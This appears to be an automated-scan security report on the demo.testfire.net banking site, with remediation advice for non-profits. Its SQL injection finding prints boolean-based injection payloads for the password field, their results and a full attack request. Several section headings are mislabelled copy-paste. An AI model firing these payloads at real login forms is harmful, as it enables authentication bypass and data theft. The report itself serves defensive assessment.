SQL Injection (SQLi) is a malicious technique used to exploit vulnerabilities in web applications that interact with a database. In an SQL injection attack, an attacker inserts or "injects" malicious SQL queries into the application's input fields. If the application doesn't properly validate or sanitize user inputs, these injected SQL queries are executed by the database, potentially allowing the attacker to retrieve, modify, or delete data, execute arbitrary SQL commands, bypass authentication, and, in some cases, gain control over the application's underlying server. SQL injection poses a serious security risk as it can lead to data breaches, unauthorized access, and even complete system compromise. Preventing SQL injection requires developers to employ secure coding practices, including parameterized queries, input validation, and access controls, and conduct regular security testing and code reviews.

### Impact of SQLi:

SQL Injection (SQLi) can have severe consequences, including data breaches, unauthorized access, and compromised system integrity. It enables attackers to manipulate database queries, potentially exposing sensitive data, altering, or deleting records. SQLi can lead to financial losses, reputational damage, legal liabilities, and regulatory penalties.

## Proof of finding vulnerability (SQLi):



## Affected items (Due to SQLi):

1. <http://demo.testfire.net/doLogin>

**Severity: High**

**Recommendations:** Use parameterized queries when dealing with SQL queries that contain user input. Parameterized queries allow the database to understand which parts of the SQL query should be considered as user input, therefore solving SQL injection.

**Details:** URL encoded POST input passw was set to -1' OR 3\*2\*1=6 AND 000771=000771 or 'k7b7XYOg'='

### Tests performed:

- 1' OR 2+771-771-1=0+0+0+1 or 'k7b7XYOg'=' => TRUE
- 1' OR 3+771-771-1=0+0+0+1 or 'k7b7XYOg'=' => FALSE
- 1' OR 3\*2<(0+5+771-771) or 'k7b7XYOg'=' => FALSE
- 1' OR 3\*2>(0+5+771-771) or 'k7b7XYOg'=' => FALSE
- 1' OR 2+1-1+1=1 AND 000771=000771 or 'k7b7XYOg'=' => FALSE
- 1' OR 3\*2=5 AND 000771=000771 or 'k7b7XYOg'=' => FALSE
- 1' OR 3\*2=6 AND 000771=000771 or 'k7b7XYOg'=' => TRUE
- 1' OR 3\*2\*0=6 AND 000771=000771 or 'k7b7XYOg'=' => FALSE
- 1' OR 3\*2\*1=6 AND 000771=000771 or 'k7b7XYOg'=' => TRUE

Original value: g00dPa\$\$w0rD

The input is reflected inside a text element:

```
POST /doLogin HTTP/1.1

Content-Type: application/x-www-form-urlencoded

X-Requested-With: XMLHttpRequest

Referer: http://demo.testfire.net/

Cookie: JSESSIONID=F85D39871C1827A32C14164DE43D8558

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Encoding: gzip,deflate

Content-Length: 95

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4298.0 Safari/537.36

Host: demo.testfire.net

Connection: Keep-alive


btnSubmit=Login&passw=-1'%20OR%203*2*1=6%20AND%20000771=000771%20or%20'k7b7XYOg'='&uid=GoaCDtTd
```

## Unencrypted connection:

An unencrypted connection vulnerability is a security flaw that occurs when sensitive data is transmitted over a network without encryption, leaving it exposed and vulnerable to interception. Attackers can exploit this vulnerability to eavesdrop on and capture data, including personal information, login credentials, or financial details. This lack of protection compromises data confidentiality and integrity. It's a significant risk in cybersecurity, as it enables malicious actors to gain unauthorized access to valuable information, potentially leading to data breaches and other security incidents. To mitigate this vulnerability, organizations should adopt encryption measures to safeguard data during transmission.

### Impact of Unencrypted connection:

The impact of an unencrypted connection is significant. Sensitive data, such as login credentials, financial information, and personal details, becomes exposed to interception. Attackers can eavesdrop on communications, potentially leading to unauthorized access, data breaches, and identity theft. Additionally, unencrypted connections risk the compromise of business-critical information, loss of customer trust, legal consequences, and reputational damage. Organizations may face regulatory penalties and financial losses. To mitigate these impacts, encrypting data in transit is essential to ensure confidentiality, integrity, and data security.

Affected items (Due to Unencrypted connection):

**Web Server**

**Severity:** Medium

**Recommendations:** The site should send and receive data over a secure (HTTPS) connection.

**Details:**

```
GET /?content=1 HTTP/1.1
Referer: http://demo.testfire.net/
Cookie: JSESSIONID=F85D39871C1827A32C14164DE43D8558
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4298.0 Safari/537.36
Host: demo.testfire.net
Connection: Keep-alive
```

## User credentials are sent in clear text:

The "User credentials sent in clear text" vulnerability occurs when login information, including usernames and passwords, is transmitted over a network without encryption. In this state, the data is exposed and susceptible to interception by malicious actors. Such a vulnerability can lead to unauthorized access to user accounts, data breaches, and identity theft. It undermines data security and privacy, posing serious risks to individuals and organizations. Encrypting login credentials during transmission is crucial to protect sensitive information, maintain user trust, and prevent the exploitation of this security weakness.

### Impact of User credentials are sent in clear text:

User credentials sent in clear text pose a significant risk. Unencrypted transmissions expose sensitive data, leading to identity theft, unauthorized access, data breaches, and financial loss. Such vulnerabilities erode trust and privacy, endangering individuals and organizations.

Affected items (Due to User credentials are sent in clear text):

**Web Server**

**Severity:** Medium

**Recommendations:** Because user credentials are considered sensitive information, should always be transferred to the server over an encrypted connection (HTTPS).



### Details:

Forms with credentials sent in clear text:

<http://demo.testfire.net/login.jsp>

```
Form name: login
Form action: doLogin
Form method: POST
Password input: passw
```

```
GET /login.jsp HTTP/1.1
```

```
Referer: http://demo.testfire.net/
```

```
Cookie: JSESSIONID=F85D39871C1827A32C14164DE43D8558
```

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
```

```
Accept-Encoding: gzip,deflate
```

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4298.0 Safari/537.36
```

```
Host: demo.testfire.net
```

```
Connection: Keep-alive
```

### Broken Link Hijacking:

"Broken Link Hijacking" is a security vulnerability where attackers exploit broken or expired website links. They acquire the rights to the linked domain or use it for malicious purposes, potentially directing visitors to harmful sites or stealing sensitive information. This vulnerability can damage a website's credibility and cause user distrust. Ensuring that all links are up-to-date and monitoring the integrity of linked domains is essential to prevent such hijacking and maintain a secure and reliable online presence.

#### Impact of Broken Link Hijacking:

Broken Link Hijacking disrupts user experience and risks leading visitors to malicious sites. It harms website credibility and can be exploited by cybercriminals for various attacks, potentially causing reputational damage and loss of trust.

#### Affected items (Due to Broken Link Hijacking):

1. <http://demo.testfire.net/index.jsp>

**Severity:** Low

**Recommendations:** Replace the scripts/frames that are loaded from non-resolving domains with new links that are pointing to valid domains.

**Details:** This page contains a script tag with the src attribute (<http://demo-analytics.testfire.net/urchin.js>) pointing to the domain demo-analytics.testfire.net. This domain does currently not resolve to an IP address and can potentially be taken over by an attacker

```
GET /index.jsp?content=personal_investments.htm HTTP/1.1

Referer: http://demo.testfire.net/

Cookie: JSESSIONID=F85D39871C1827A32C14164DE43D8558

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Encoding: gzip,deflate

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4298.0 Safari/537.36

Host: demo.testfire.net

Connection: Keep-alive
```

## Clickjacking: X-Frame-Options header:

Clickjacking (User Interface redress attack, UI redress attack, UI redressing) is a malicious technique of tricking a Web user into clicking on something different from what the user perceives they are clicking on, thus potentially revealing confidential information or taking control of their computer while clicking on seemingly innocuous web pages. The server did not return an X-Frame-Options header with the value DENY or SAMEORIGIN, which means that this website could be at risk of a clickjacking attack. The X-Frame-Options HTTP response header can be used to indicate whether or not a browser should be allowed to render a page inside a frame or iframe. Sites can use this to avoid clickjacking attacks, by ensuring that their content is not embedded into untrusted sites.

### Impact of Broken Link Hijacking:

Broken Link Hijacking disrupts user experience and risks leading visitors to malicious sites. It harms website credibility and can be exploited by cybercriminals for various attacks, potentially causing reputational damage and loss of trust.

### Affected items (Due to Broken Link Hijacking):

Web Server

**Severity:** Low

**Recommendations:** Configure your web server to include an X-Frame-Options header and a CSP header with frame-ancestors directive. Consult Web references for more information about the possible values for this header.

### Details:

#### Paths without secure XFO header:

http://demo.testfire.net/

http://demo.testfire.net/search.jsp

http://demo.testfire.net/images/  
http://demo.testfire.net/default.jsp  
http://demo.testfire.net/swagger/  
http://demo.testfire.net/feedback.jsp  
http://demo.testfire.net/index.jsp  
http://demo.testfire.net/sendFeedback  
http://demo.testfire.net/doSubscribe  
http://demo.testfire.net/util/serverStatusCheckService.jsp  
http://demo.testfire.net/survey\_questions.jsp  
http://demo.testfire.net/login.jsp  
http://demo.testfire.net/status\_check.jsp  
http://demo.testfire.net/subscribe.jsp  
http://demo.testfire.net/disclaimer.htm  
http://demo.testfire.net/util/  
http://demo.testfire.net/my%20documents/JohnSmith/Bank%20Site%20Documents/grouplife.htm  
http://demo.testfire.net/my%20documents/JohnSmith/Bank%20Site%20Documents/  
http://demo.testfire.net/pr/  
http://demo.testfire.net/admin/  
<http://demo.testfire.net/my%20documents/JohnSmith>

GET /?content=1 HTTP/1.1

Referer: http://demo.testfire.net/

Cookie: JSESSIONID=F85D39871C1827A32C14164DE43D8558

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip,deflate

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4298.0 Safari/537.36

Host: demo.testfire.net

Connection: Keep-alive

## Cookies with missing, inconsistent or contradictory properties:

At least one of the following cookies properties causes the cookie to be invalid or incompatible with either a different property of the same cookie, or with the environment the cookie is being used in. Although this is not a vulnerability in itself, it will likely lead to unexpected behavior by the application, which in turn may cause secondary security issues.

### Impact of Broken Link Hijacking:

Cookies with missing, inconsistent, or contradictory properties can result in security vulnerabilities, allowing unauthorized access or data manipulation. Such inconsistencies may compromise user data, impair functionality, and undermine the integrity and reliability of web applications.

### Affected items (Due to Broken Link Hijacking):

Web Server

**Severity:** Low

**Recommendations:** Ensure that the cookies configuration complies with the applicable standards.

### Details:

List of cookies with missing, inconsistent or contradictory properties:

- <http://demo.testfire.net/>

Cookie was set with:

Set-Cookie: JSESSIONID=F85D39871C1827A32C14164DE43D8558; Path=/;

This cookie has the following issues:

- Cookie without SameSite attribute. When cookies lack the SameSite attribute, Web browsers may apply.

GET / HTTP/1.1

Referer: http://demo.testfire.net/

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip,deflate

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4298.0 Safari/537.36

Host: demo.testfire.net

Connection: Keep-alive

## Content Security Policy (CSP) not implemented:

Content Security Policy (CSP) is an added layer of security that helps to detect and mitigate certain types of attacks, including Cross Site Scripting (XSS) and data injection attacks. Content Security Policy (CSP) can be implemented by adding a Content-Security-Policy header. The value of this header is a string containing the policy directives describing your Content Security Policy. To implement CSP, you should define lists of allowed origins for the all of the types of resources that your site utilizes. For example, if you have a simple site that needs to load scripts, stylesheets, and images hosted locally, as well as from the jQuery library from their CDN, the CSP header could look like the following:

**Content-Security-Policy:**

**default-src 'self';**

**script-src 'self' <https://code.jquery.com>;**

It was detected that your web application doesn't implement Content Security Policy (CSP) as the CSP header is missing from the response. It's recommended to implement Content Security Policy (CSP) into your web application.

Affected items (Due to Broken Link Hijacking):

Web Server

**Severity:** Informational

**Recommendations:** It's recommended to implement Content Security Policy (CSP) into your web application. Configuring Content Security Policy involves adding the Content-Security-Policy HTTP header to a web page and giving it values to control resources the user agent is allowed to load for that page.

**Details:**

**Paths without CSP header:**

<http://demo.testfire.net/>

<http://demo.testfire.net/search.jsp>

<http://demo.testfire.net/images/>

<http://demo.testfire.net/default.jsp>

<http://demo.testfire.net/swagger/>

<http://demo.testfire.net/feedback.jsp>

<http://demo.testfire.net/index.jsp>

<http://demo.testfire.net/util/serverStatusCheckService.jsp>

http://demo.testfire.net/survey\_questions.jsp  
http://demo.testfire.net/login.jsp  
http://demo.testfire.net/status\_check.jsp  
http://demo.testfire.net/subscribe.jsp  
http://demo.testfire.net/disclaimer.htm  
http://demo.testfire.net/util/  
http://demo.testfire.net/my%20documents/JohnSmith/Bank%20Site%20Documents/gro  
uplife.htm  
http://demo.testfire.net/my%20documents/JohnSmith/Bank%20Site%20Documents/  
http://demo.testfire.net/pr/  
http://demo.testfire.net/admin/  
http://demo.testfire.net/my%20documents/JohnSmith/  
http://demo.testfire.net/my%20documents/  
<http://demo.testfire.net/bank/main.jsp>

```
GET /?content=1 HTTP/1.1
Referer: http://demo.testfire.net/
Cookie: JSESSIONID=F85D39871C1827A32C14164DE43D8558
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/88.0.4298.0 Safari/537.36
Host: demo.testfire.net
Connection: Keep-alive
```

## No HTTP Redirection:

It was detected that your web application uses HTTP protocol, but doesn't automatically redirect users to HTTPS.

Affected items (Due to Broken Link Hijacking):

Web Server

**Severity:** Informational

**Recommendations:** It's recommended to implement best practices of HTTP Redirection into your web application. Consult web references for more information

### Details:

```
GET / HTTP/1.1

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Encoding: gzip,deflate

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4298.0 Safari/537.36

Host: demo.testfire.net

Connection: Keep-alive
```

### Password type input with auto-complete enabled:

When a new name and password is entered in a form and the form is submitted, the browser asks if the password should be saved. Thereafter when the form is displayed, the name and password are filled in automatically or are completed as the name is entered. An attacker with local access could obtain the cleartext password from the browser cache.

Affected items (Due to Broken Link Hijacking):

Web Server

Severity: Informational

Recommendations: The password auto-complete should be disabled in sensitive applications. To disable auto-complete, you may use a code similar to:

```
<INPUT TYPE="password" AUTOCOMPLETE="off">
```

### Details:

Pages with auto-complete password inputs:

- <http://demo.testfire.net/login.jsp>

Form name: login

Form action: doLogin

Form method: POST

Password input: passw

```
GET /login.jsp HTTP/1.1

Referer: http://demo.testfire.net/

Cookie: JSESSIONID=F85D39871C1827A32C14164DE43D8558

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Encoding: gzip,deflate

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4298.0 Safari/537.36

Host: demo.testfire.net

Connection: Keep-alive
```

## Covered Item for Report:

<http://demo.testfire.net/>  
<http://demo.testfire.net/admin/>  
<http://demo.testfire.net/admin/admin.jsp>  
<http://demo.testfire.net/admin/login.jsp>  
<http://demo.testfire.net/api/>  
<http://demo.testfire.net/api/account>  
<http://demo.testfire.net/api/account/>  
<http://demo.testfire.net/api/admin/>  
<http://demo.testfire.net/api/admin/addUser>  
<http://demo.testfire.net/api/admin/changePassword>  
<http://demo.testfire.net/api/feedback/>  
<http://demo.testfire.net/api/feedback/submit>  
<http://demo.testfire.net/api/login>  
<http://demo.testfire.net/api/logout>  
<http://demo.testfire.net/api/transfer>  
<http://demo.testfire.net/bank/>  
<http://demo.testfire.net/bank/apply.jsp>  
<http://demo.testfire.net/bank/customize.jsp>  
<http://demo.testfire.net/bank/main.jsp>  
<http://demo.testfire.net/bank/queryxpath.jsp>  
<http://demo.testfire.net/bank/showAccount>  
<http://demo.testfire.net/bank/transaction.jsp>  
<http://demo.testfire.net/bank/transfer.jsp>  
<http://demo.testfire.net/default.jsp>  
<http://demo.testfire.net/disclaimer.htm>  
<http://demo.testfire.net/doLogin>  
<http://demo.testfire.net/doSubscribe>  
<http://demo.testfire.net/feedback.jsp>  
[http://demo.testfire.net/high\\_yield\\_investments.htm](http://demo.testfire.net/high_yield_investments.htm)  
<http://demo.testfire.net/images/>  
<http://demo.testfire.net/index.jsp>  
<http://demo.testfire.net/login.jsp>  
<http://demo.testfire.net/logout.jsp>  
[http://demo.testfire.net/my\\_documents/](http://demo.testfire.net/my_documents/)  
[http://demo.testfire.net/my\\_documents/JohnSmith/](http://demo.testfire.net/my_documents/JohnSmith/)  
[http://demo.testfire.net/my\\_documents/JohnSmith/Bank Site Documents/](http://demo.testfire.net/my_documents/JohnSmith/Bank_Site_Documents/)  
[http://demo.testfire.net/my\\_documents/JohnSmith/Bank Site Documents/grouplife.htm](http://demo.testfire.net/my_documents/JohnSmith/Bank_Site_Documents/grouplife.htm)  
<http://demo.testfire.net/pr/>  
<http://demo.testfire.net/Privacypolicy.jsp>  
<http://demo.testfire.net/search.jsp>  
<http://demo.testfire.net/security.htm>  
<http://demo.testfire.net/sendFeedback>  
<http://demo.testfire.net/static/>  
[http://demo.testfire.net/status\\_check.jsp](http://demo.testfire.net/status_check.jsp)  
<http://demo.testfire.net/style.css>  
<http://demo.testfire.net/subscribe.jsp>  
<http://demo.testfire.net/subscribe.swf>  
[http://demo.testfire.net/survey\\_questions.jsp](http://demo.testfire.net/survey_questions.jsp)  
<http://demo.testfire.net/swagger/>  
<http://demo.testfire.net/swagger/index.html>  
<http://demo.testfire.net/swagger/properties.json>  
<http://demo.testfire.net/swagger/swagger-ui-bundle.js>  
<http://demo.testfire.net/swagger/swagger-ui-bundle.js.map>  
<http://demo.testfire.net/swagger/swagger-ui-standalone-preset.js>  
<http://demo.testfire.net/swagger/swagger-ui-standalone-preset.js.map>  
<http://demo.testfire.net/swagger/swagger-ui.css>  
<http://demo.testfire.net/util/>  
<http://demo.testfire.net/util/serverStatusCheckService.jsp>



## Recommendation:

These recommendations encompass a broad range of security measures to enhance the security posture of the web application. Implementing these practices will help protect user data, prevent common vulnerabilities, and maintain a secure and reliable online presence.

### Security Recommendations:

- ✓ **Input Validation:** Implement context-dependent encoding and validation for user input displayed on web pages.
- ✓ **Metacharacter Filtering:** Apply filtering to remove metacharacters from user input to prevent security vulnerabilities.
- ✓ **SQL Queries:** Use parameterized queries for all SQL queries involving user input to mitigate the risk of SQL injection.
- ✓ **HTTPS:** Ensure that data is sent and received over a secure (HTTPS) connection to protect user data during transit.
- ✓ **User Credentials:** Transmit user credentials only over encrypted connections (HTTPS) to safeguard sensitive information.
- ✓ **Broken Links:** Replace scripts/frames pointing to non-resolving domains with valid, functional links to enhance user experience and security.
- ✓ **X-Frame-Options and CSP Headers:** Configure web servers to include X-Frame-Options and Content Security Policy (CSP) headers with frame-ancestors' directives to prevent clickjacking and enhance security.
- ✓ **Content Security Policy (CSP):** Implement CSP to control the resources that a user agent can load on web pages, enhancing security.
- ✓ **HTTP Redirection:** Adhere to best practices for HTTP Redirection to maintain web security standards.
- ✓ **Password Auto-Complete:** Disable password auto-complete in sensitive applications to prevent unauthorized access and improve user authentication security.

## Conclusion:

The report underscores our unwavering commitment to fortifying the cybersecurity defenses of small non-profit organizations, duly acknowledging their distinctive vulnerabilities and the paramount significance of their missions. Within the report, we have meticulously identified high-severity vulnerabilities within the tested website, illuminating the potential for breaches of the backend database and website vandalism. These critical findings stress the urgency of proactive measures to rectify these vulnerabilities, culminating in a set of actionable recommendations for mitigation. Additionally, the report draws attention to certain cookie properties' invalidity and incompatibility, which could lead to unforeseen application behavior and potentially give rise to secondary security issues. In its entirety, this report serves as a robust instrument, empowering small non-profit organizations to traverse the digital landscape with assurance, enabling them to continue their crucial work in an environment intertwined with risks and interconnectivity.

## Significance of the Findings:

The report's findings hold profound significance as they underscore the presence of high-severity vulnerabilities within the tested website, opening the door to potential exploitation by malicious actors aiming to compromise the backend database or deface the website. These vulnerabilities serve as a stark reminder of the critical need to fortify the security posture of small non-profit organizations. The report's identification of these vulnerabilities offers invaluable insights and lessons, arming non-profit entities with an understanding of the risks they face in our increasingly perilous digital landscape. By proactively addressing these vulnerabilities and adopting the recommended mitigation strategies, small non-profit organizations can bolster their cybersecurity defenses, empowering them to continue their vital work with confidence in a digitally interconnected and risk-prone environment.

## References:

- [1] OWASP Foundation. (n.d.). OWASP Top Ten Project. Retrieved from <https://owasp.org/www-project-top-ten/>
- [2] Osterweil, E., Grinter, R. E., & Beckwith, L. (2006). Security and usability: The gap between policy and practice. *IEEE Security & Privacy*, 4(4), 52-57. doi:10.1109/MSP.2006.128
- [3] Mell, P., & Scarfone, K. (2012). Guide to intrusion detection and prevention systems (IDPS). NIST Special Publication, 800-94. Retrieved from <https://doi.org/10.6028/NIST.SP.800-94>
- [4] RFC-editor. (2014). The Transport Layer Security (TLS) protocol. RFC 5246. Retrieved from <https://tools.ietf.org/html/rfc5246>
- [5] Nonprofit Tech for Good. (2019). 2019 Nonprofit Website Security Survey Report. Retrieved from <https://www.nptechforgood.com/2019/05/17/2019-nonprofit-website-security-survey-report/>
- [6] Input Validation: OWASP ASVS V2 2013: A4:XSS: [https://owasp.org/www-pdf-archive/OWASP\\_Application\\_Security\\_Verification\\_Standard\\_4.0-en.pdf](https://owasp.org/www-pdf-archive/OWASP_Application_Security_Verification_Standard_4.0-en.pdf)
- [7] Metacharacter Filtering: OWASP ASVS V2 2013: A5:CIN: [https://owasp.org/www-pdf-archive/OWASP\\_Application\\_Security\\_Verification\\_Standard\\_4.0-en.pdf](https://owasp.org/www-pdf-archive/OWASP_Application_Security_Verification_Standard_4.0-en.pdf)
- [8] SQL Queries: OWASP ASVS V2 2013: A6:SQL: [https://owasp.org/www-pdf-archive/OWASP\\_Application\\_Security\\_Verification\\_Standard\\_4.0-en.pdf](https://owasp.org/www-pdf-archive/OWASP_Application_Security_Verification_Standard_4.0-en.pdf)

- [9] HTTPS: Mozilla Developer Network (MDN): HTTPS: <https://developer.mozilla.org/en-US/docs/Glossary/HTTPS>
- [10] User Credentials: OWASP ASVS V2 2013: A7:CS: [https://owasp.org/www-pdf-archive/OWASP\\_Application\\_Security\\_Verification\\_Standard\\_4.0-en.pdf](https://owasp.org/www-pdf-archive/OWASP_Application_Security_Verification_Standard_4.0-en.pdf)
- [11] Broken Links: W3Schools: Broken Links: [https://www.w3schools.com/tags/att\\_link\\_href.asp](https://www.w3schools.com/tags/att_link_href.asp)
- [12] X-Frame-Options and CSP Headers: MDN: X-Frame-Options: <https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options> MDN: Content Security Policy: <https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP>
- [13] Content Security Policy (CSP): OWASP ASVS V2 2013: A10:CSP: <https://github.com/OWASP/ASVS>
- [14] HTTP Redirection: OWASP ASVS V2 2013: A9:SSRF: [https://owasp.org/www-pdf-archive/OWASP\\_Application\\_Security\\_Verification\\_Standard\\_4.0-en.pdf](https://owasp.org/www-pdf-archive/OWASP_Application_Security_Verification_Standard_4.0-en.pdf)
- [15] Password Auto-Complete: OWASP ASVS V2 2013: A11:PA: [https://owasp.org/www-pdf-archive/OWASP\\_Application\\_Security\\_Verification\\_Standard\\_4.0-en.pdf](https://owasp.org/www-pdf-archive/OWASP_Application_Security_Verification_Standard_4.0-en.pdf)